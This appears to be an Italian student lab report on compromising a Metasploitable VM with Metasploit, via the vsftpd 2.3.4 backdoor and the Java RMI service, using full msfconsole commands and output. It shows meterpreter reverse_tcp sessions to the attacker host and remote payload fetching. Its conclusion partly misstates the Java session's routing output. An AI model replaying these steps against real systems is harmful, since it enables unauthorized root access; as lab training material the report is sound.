

Relazione Progetto S7L5

Sfruttamento di servizi vulnerabili su Metasploitable con Metasploit Framework

Obiettivo	Ottenere una sessione Meterpreter sulla macchina Metasploitable sfruttando il servizio Java RMI in ascolto sulla porta 1099
Macchina attaccante (Kali)	192.168.11.111
Macchina vittima (Metasploitable)	192.168.11.112
Strumento utilizzato	Metasploit Framework (msfconsole)
Data attività	24 luglio 2026

1. Traccia dell'esercizio

La macchina Metasploitable presenta un servizio vulnerabile in ascolto sulla porta 1099, relativo a Java RMI (Remote Method Invocation). L'obiettivo dell'esercizio è sfruttare tale vulnerabilità tramite Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota, rispettando i seguenti requisiti:

- la macchina attaccante (Kali) deve avere indirizzo IP 192.168.11.111;
- la macchina vittima (Metasploitable) deve avere indirizzo IP 192.168.11.112;
- una volta ottenuta la sessione Meterpreter, raccogliere le seguenti evidenze sulla macchina vittima: 1) configurazione di rete; 2) informazioni sulla tabella di routing.

2. Metodologia adottata

L'attività è stata condotta in due fasi distinte. Prima di procedere con lo sfruttamento del servizio Java RMI richiesto dalla traccia, ho scelto di effettuare una verifica preliminare dell'infrastruttura sfruttando il noto backdoor presente nel demone vsftpd 2.3.4, anch'esso attivo di default su Metasploitable. Questa scelta non era esplicitamente richiesta dalla consegna, ma mi ha permesso di raggiungere diversi obiettivi utili prima dell'attacco vero e proprio:

- verificare la corretta raggiungibilità di rete tra Kali (192.168.11.111) e Metasploitable (192.168.11.112), confermando che gli indirizzi IP richiesti dalla traccia fossero stati impostati correttamente su entrambe le macchine;
- validare il funzionamento del gestore delle connessioni in ingresso (reverse handler) configurato su Kali, così da poter individuare tempestivamente eventuali problemi di configurazione di rete o di firewall prima di attaccare il servizio target;
- ottenere una prima sessione Meterpreter "di controllo" con privilegi di root, utile come termine di paragone per confermare la coerenza dei risultati (configurazione di rete, tabella di routing) ottenuti successivamente tramite l'exploit Java RMI.

Una volta completata questa fase preliminare di verifica, si è proceduto con l'exploit specifico richiesto dalla traccia, ovvero lo sfruttamento del servizio Java RMI in ascolto sulla porta 1099.

3. Fase 1 - Verifica preliminare: vsftpd 2.3.4 Backdoor


Come primo passaggio è stato utilizzato il modulo Metasploit `unix/ftp/vsftpd_234_backdoor`, che sfrutta una backdoor introdotta in una versione compromessa dei sorgenti di `vsftpd` 2.3.4, distribuita per un breve periodo nel 2011. Il modulo è stato configurato impostando `LHOST` sull'indirizzo della macchina Kali (192.168.11.111), `RHOSTS` sull'indirizzo della macchina Metasploitable (192.168.11.112) e come payload `cmd/linux/http/x86/meterpreter_reverse_tcp`.

Dall'output del modulo si osserva che il banner FTP restituito dal target (220, `vsFTPd 2.3.4`) è stato correttamente riconosciuto come vulnerabile e che, in seguito allo sfruttamento, la backdoor è stata attivata con successo, portando all'apertura di una sessione Meterpreter (sessione 1) tra la porta 4444 di Kali e la porta 36785 di Metasploitable.

```
kali@kali: ~  
Session Actions Edit View Help  
FETCH_SRVPORT 8080 yes Local port to use for serving payload  
FETCH_URI_PATH no Local URI to use for serving payload  
LHOST yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
When FETCH_COMMAND is one of CURL,GET,WGET:  
Name Current Setting Required Description  
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.  
  
When FETCH_FILELESS is none:  
Name Current Setting Required Description  
FETCH_FILENAME HweBgExHGZ no Name to use on remote system when storing payload; cannot contain spaces or slashes  
FETCH_WRITABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces  
  
Exploit target:  
Id Name  
--  
0 Linux/Unix Command  
  
View the full module info with the info, or info -d command.  
  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/linux/http/x86/meterpreter_reverse_tcp  
PAYLOAD => cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:21 - Running automatic check ("set AutoCheck false" to disable)  
[*] 192.168.11.112:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)  
[+] 192.168.11.112:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected ; backdoor may be present  
[+] 192.168.11.112:21 - Backdoor has been spawned!  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:36785) at 2026-07-24 08:19:19 -0400
```

Figura 1 - Configurazione del modulo `unix/ftp/vsftpd_234_backdoor` ed esecuzione dell'exploit: rilevamento del banner vulnerabile e apertura della sessione Meterpreter 1.

Una volta ottenuta la sessione, è stato eseguito il comando `ifconfig` per verificare la configurazione di rete della macchina vittima, confermando la presenza dell'interfaccia `eth0` con indirizzo IPv4 `192.168.11.112`, coerente con quanto richiesto dalla traccia.



```
kali@kali: ~
Session Actions Edit View Help
meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:50:d0:86
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe50:d086
```

Figura 2 - Output del comando `ifconfig`: configurazione di rete della macchina Metasploitable (interfaccia `eth0`, IP `192.168.11.112`).

Successivamente sono stati eseguiti i comandi `route` e `netstat` per raccogliere informazioni sulla tabella di routing e sulle connessioni di rete attive sulla macchina vittima. La tabella di routing mostra la rete di default (`0.0.0.0/0`) instradata verso il gateway `192.168.11.1` tramite l'interfaccia `eth0`, oltre alla rete locale `192.168.11.0/24` direttamente connessa.

```
kali@kali: ~  
Session Actions Edit View Help  
meterpreter > route  
IPv4 network routes  


| Subnet       | Netmask       | Gateway      | Metric | Interface |
|--------------|---------------|--------------|--------|-----------|
| 0.0.0.0      | 0.0.0.0       | 192.168.11.1 | 100    | eth0      |
| 192.168.11.0 | 255.255.255.0 | 0.0.0.0      | 0      | eth0      |

  
No IPv6 routes were found.  
meterpreter > netstat  
Connection list  


| Proto | Local address     | Remote address | State  | User | Inode | PID/Program name |
|-------|-------------------|----------------|--------|------|-------|------------------|
| tcp   | 0.0.0.0:512       | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:513       | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:2049      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:514       | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:59621     | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:60584     | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:8009      | 0.0.0.0:*      | LISTEN | 110  | 0     |                  |
| tcp   | 0.0.0.0:6697      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:3306      | 0.0.0.0:*      | LISTEN | 109  | 0     |                  |
| tcp   | 0.0.0.0:1099      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:6667      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:139       | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:5900      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:111       | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:44464     | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:6000      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:80        | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:49298     | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:8787      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:8180      | 0.0.0.0:*      | LISTEN | 110  | 0     |                  |
| tcp   | 0.0.0.0:1524      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 192.168.11.112:53 | 0.0.0.0:*      | LISTEN | 105  | 0     |                  |
| tcp   | 0.0.0.0:21        | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 127.0.0.1:53      | 0.0.0.0:*      | LISTEN | 105  | 0     |                  |
| tcp   | 0.0.0.0:23        | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:6200      | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 0.0.0.0:5432      | 0.0.0.0:*      | LISTEN | 108  | 0     |                  |
| tcp   | 0.0.0.0:25        | 0.0.0.0:*      | LISTEN | 0    | 0     |                  |
| tcp   | 127.0.0.1:953     | 0.0.0.0:*      | LISTEN | 105  | 0     |                  |


```

Figura 3 - Output dei comandi route e netstat: tabella di routing IPv4 e connessioni TCP in ascolto sulla macchina vittima.


Infine, tramite i comandi sysinfo e getuid è stato confermato che la sessione ottenuta ha privilegi di root sul sistema, che risulta essere una Ubuntu 8.04 con kernel Linux 2.6.24-16-server, architettura i686.

```
kali@kali: ~  
Session Actions Edit View Help  
tcp 127.0.0.1:953 0.0.0.0:* LISTEN 105 0  
tcp 0.0.0.0:445 0.0.0.0:* LISTEN 0 0  
tcp 192.168.11.112: 192.168.11.111: CLOSE_WAIT 0 0  
44464 44988  
tcp 192.168.11.112: 192.168.11.111: CLOSE_WAIT 0 0  
6200 35497  
tcp 192.168.11.112: 192.168.11.111: CLOSE_WAIT 0 0  
1099 54214  
tcp 192.168.11.112: 192.168.1.103:4 SYN_SENT 108 0  
44536 445  
tcp 192.168.11.112: 192.168.1.103:4 SYN_SENT 108 0  
44537 445  
tcp 192.168.11.112: 192.168.11.111: ESTABLISHED 0 0  
36785 4444  
tcp :::2121 :::* LISTEN 113 0  
tcp :::3632 :::* LISTEN 1 0  
tcp :::53 :::* LISTEN 105 0  
tcp :::22 :::* LISTEN 0 0  
tcp :::5432 :::* LISTEN 108 0  
tcp ::1:953 :::* LISTEN 105 0  
udp 0.0.0.0:2049 0.0.0.0:* 0 0  
udp 0.0.0.0:900 0.0.0.0:* 0 0  
udp 192.168.11.112: 0.0.0.0:* 0 0  
137  
udp 0.0.0.0:137 0.0.0.0:* 0 0  
udp 192.168.11.112: 0.0.0.0:* 0 0  
138  
udp 0.0.0.0:138 0.0.0.0:* 0 0  
udp 0.0.0.0:39835 0.0.0.0:* 0 0  
udp 0.0.0.0:45858 0.0.0.0:* 0 0  
udp 192.168.11.112: 0.0.0.0:* 105 0  
53  
udp 127.0.0.1:53 0.0.0.0:* 105 0  
udp 0.0.0.0:69 0.0.0.0:* 0 0  
udp 0.0.0.0:54249 0.0.0.0:* 105 0  
udp 0.0.0.0:60906 0.0.0.0:* 0 0  
udp 127.0.0.1:39787 127.0.0.1:39787 ESTABLISHED 108 0  
udp 0.0.0.0:111 0.0.0.0:* 0 0  
udp :::53 :::* 105 0  
udp :::50162 :::* 105 0  
  
meterpreter > sysinfo  
Computer : metasploitable.localdomain  
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture : i686  
BuildTuple : i486-linux-musl  
Meterpreter : x86/linux  
meterpreter > getuid  
Server username: root
```

Figura 4 - Prosecuzione dell'output di netstat e informazioni di sistema (sysinfo, getuid): sessione con privilegi di root su Ubuntu 8.04.

4. Fase 2 - Sfruttamento del servizio Java RMI (porta 1099)

Terminata la fase di verifica preliminare, si è proceduto con l'attacco richiesto dalla traccia. È stato individuato ed utilizzato il modulo `exploit/multi/misc/java_rmi_server`, che sfrutta una configurazione predefinita non sicura del server Java RMI, permettendo l'esecuzione di codice arbitrario da remoto.



```
kali@kali: ~  
Session Actions Edit View Help  
[~] Unknown command: y. Run the help command for more details.  
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/multi/misc/java_rmi_server  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Desc  
--  
0 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java  
RMI Server Insecure Default Configuration Java Code Execution  
1 \_ target: Generic (Java Payload) . . .  
2 \_ target: Windows x86 (Native Payload) . . .  
3 \_ target: Linux x86 (Native Payload) . . .  
4 \_ target: Mac OS X PPC (Native Payload) . . .  
5 \_ target: Mac OS X x86 (Native Payload) . . .  
  
Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/java_rmi_server  
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X x86 (Native Payload)'  
  
[*] Using exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf exploit(multi/misc/java_rmi_server) > options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name Current Setting Required Description  
--  
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request  
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 1099 yes The target port (TCP)  
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT 8080 yes The local port to listen on.  
SRVSSL false no Negotiate SSL/TLS for local server connections  
SSL false no Negotiate SSL for incoming connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
URIPATH no The URI to use for this exploit (default is random)
```

Figura 5 - Ricerca e selezione del modulo `exploit/multi/misc/java_rmi_server` e visualizzazione delle relative opzioni di configurazione.

Il modulo è stato configurato impostando `RHOSTS` su `192.168.11.112` (Metasploitable), `LHOST` su `192.168.11.111` (Kali) e il payload `java/meterpreter/reverse_tcp`. All'esecuzione dell'exploit, Metasploit ha avviato un server HTTP temporaneo per la consegna del payload JAR: il target ha scaricato ed eseguito il payload tramite chiamata RMI, portando all'apertura della sessione Meterpreter 2. Sono stati poi eseguiti i comandi `ifconfig` e `netstat`: quest'ultimo non risulta supportato dal Meterpreter di tipo Java, come indicato dal relativo messaggio di errore.

```
kali@kali: ~  
Session Actions Edit View Help  
  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111  
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp  
PAYLOAD => java/meterpreter/reverse_tcp  
msf exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/tahNr30c6ejvIO5  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.112  
[*] Meterpreter session 2 opened (192.168.11.111:4444 -> 192.168.11.112:33140) at 2026-07-24 08:26:40 -0400  
  
meterpreter > ifconfig  
  
Interface 1  
=====
```

Name	: lo - lo
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: ::

```
  
Interface 2  
=====
```

Name	: eth0 - eth0
Hardware MAC	: 00:00:00:00:00:00
IPv4 Address	: 192.168.11.112
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::a00:27ff:fe50:d086
IPv6 Netmask	: ::

```
  
meterpreter > netstat  
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)  
meterpreter > route  
  
IPv4 network routes  
=====
```

Figura 6 - Esecuzione dell'exploit `java_rmi_server`: invio del payload via RMI e apertura della sessione Meterpreter 2; output di `ifconfig` e tentativo di `netstat` (non supportato).

Infine sono state raccolte le evidenze richieste dalla traccia: la configurazione di rete (`ifconfig`), che conferma l'indirizzo IP 192.168.11.112 sull'interfaccia `eth0`, e la tabella di routing IPv4/IPv6 (`route`), che mostra le stesse rotte già osservate nella fase precedente (rete locale 192.168.11.112/24 e rete di default verso il gateway). Il comando `sysinfo` conferma inoltre che il sistema target è una macchina Metasploitable Linux con kernel 2.6.24-16-server, architettura x86, e che la sessione è di tipo `java/linux`.


```
kali@kali: ~  
Session Actions Edit View Help  
  
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe50:d086  
IPv6 Netmask : ::  
  
meterpreter > netstat  
[-] The "netstat" command is not supported by this Meterpreter type (java/linux)  
meterpreter > route  
  
IPv4 network routes  
-----  


| Subnet         | Netmask       | Gateway | Metric | Interface |
|----------------|---------------|---------|--------|-----------|
| 127.0.0.1      | 255.0.0.0     | 0.0.0.0 |        |           |
| 192.168.11.112 | 255.255.255.0 | 0.0.0.0 |        |           |

  
IPv6 network routes  
-----  


| Subnet                   | Netmask | Gateway | Metric | Interface |
|--------------------------|---------|---------|--------|-----------|
| ::1                      | ::      | ::      |        |           |
| fe80::a00:27ff:fe50:d086 | ::      | ::      |        |           |

  
meterpreter > sysinfo  
Computer      : metasploitable  
OS            : Linux 2.6.24-16-server (i386)  
Architecture : x86  
System Language : en_US  
Meterpreter   : java/linux  
meterpreter > 
```

Figura 7 - Tabella di routing IPv4/IPv6 (route) e informazioni di sistema (sysinfo) raccolte tramite la sessione Meterpreter ottenuta con l'exploit Java RMI.

5. Conclusioni

L'esercizio ha avuto esito positivo. È stata ottenuta con successo una sessione Meterpreter sulla macchina Metasploitable (192.168.11.112) a partire dalla macchina Kali (192.168.11.111), sfruttando la vulnerabilità del servizio Java RMI in ascolto sulla porta 1099 tramite il modulo exploit/multi/misc/java_rmi_server, come richiesto dalla traccia.

Sono state inoltre raccolte con successo le evidenze richieste sulla macchina vittima:

- configurazione di rete (comando ifconfig): interfaccia eth0 con indirizzo IPv4 192.168.11.112;
- tabella di routing (comando route): rete locale 192.168.11.0/24 direttamente connessa e rotta di default verso il gateway 192.168.11.1 tramite l'interfaccia eth0.

La fase preliminare condotta con il backdoor di vsftpd 2.3.4 si è rivelata utile per validare in anticipo la configurazione di rete e il corretto funzionamento dell'ambiente di attacco, riducendo il rischio di errori nella fase successiva, ed ha fornito un riscontro incrociato rispetto alle evidenze raccolte con l'exploit Java RMI, risultate pienamente coerenti tra loro.